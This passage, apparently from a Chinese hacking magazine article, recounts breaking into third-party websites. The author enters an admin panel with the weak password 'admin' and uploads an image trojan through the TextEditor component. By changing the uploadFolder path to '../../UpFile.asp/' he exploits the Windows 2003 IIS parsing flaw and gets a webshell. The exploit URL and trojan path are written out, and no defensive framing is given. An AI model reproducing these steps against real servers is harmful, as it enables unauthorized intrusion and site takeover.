


图1



图2




图3

仔细一看，连曹娥庙的官方站点都在，我心里暗喜，恐怕这次要一箭双雕了，于是一个个站点的进行检测，终于凭借着好运气依靠弱口令admin进入了一个企业站点的管理后台，如图2。在后台翻了翻，发现没有备份功能，编辑器也有些陌生，不管三七二十一，先上传一个图片木马抓包来看看，如图3。仔细的看了看，发现代码很有意思，使用的是一个叫做TextEditor的编辑器。

小知识：TextEditor是一款文本编辑工具，适用于Windows系统，支持JavaScript、VBScript、Unicode，同时也支持perlscript、phpscript等其它语言。这款编辑工具在网上使用的比较少，由于该编辑器可以修改上传保存路径名，因此可以利用Windows2003的解析漏洞来拿webshell。

于是我在浏览器中打开了抓包代码中的URL"http://mengpei.com/TextEditor/Dialogs/Upload.aspx?uploadFolder=../../UpFile/"，如图4。




图4

不知大家发现了漏洞没有，对的，就是"uploadFolder=../../UpFile/"这里，我们把"../../UpFile/"更改成"../../UpFile.asp/"看看，如图5。




图5

还是可以正常打开的，我们现在只需要直接上传一个图片木马，就可以被当做asp格式来解析了。我上传了一个图片马，结果显示上传成功，然后点右击查看源文件，这样就可以获得木马的路径了，如图6。

经过分析，木马的路径应该是http://mengpei.com/UpFile.asp/2008124212943743.gif，打开看看，只见熟悉可爱的

小马跳出来了，如图7。接着就是熟练的小马拉大马，于是轻松的就得到了一个webshell，如图8。




图6


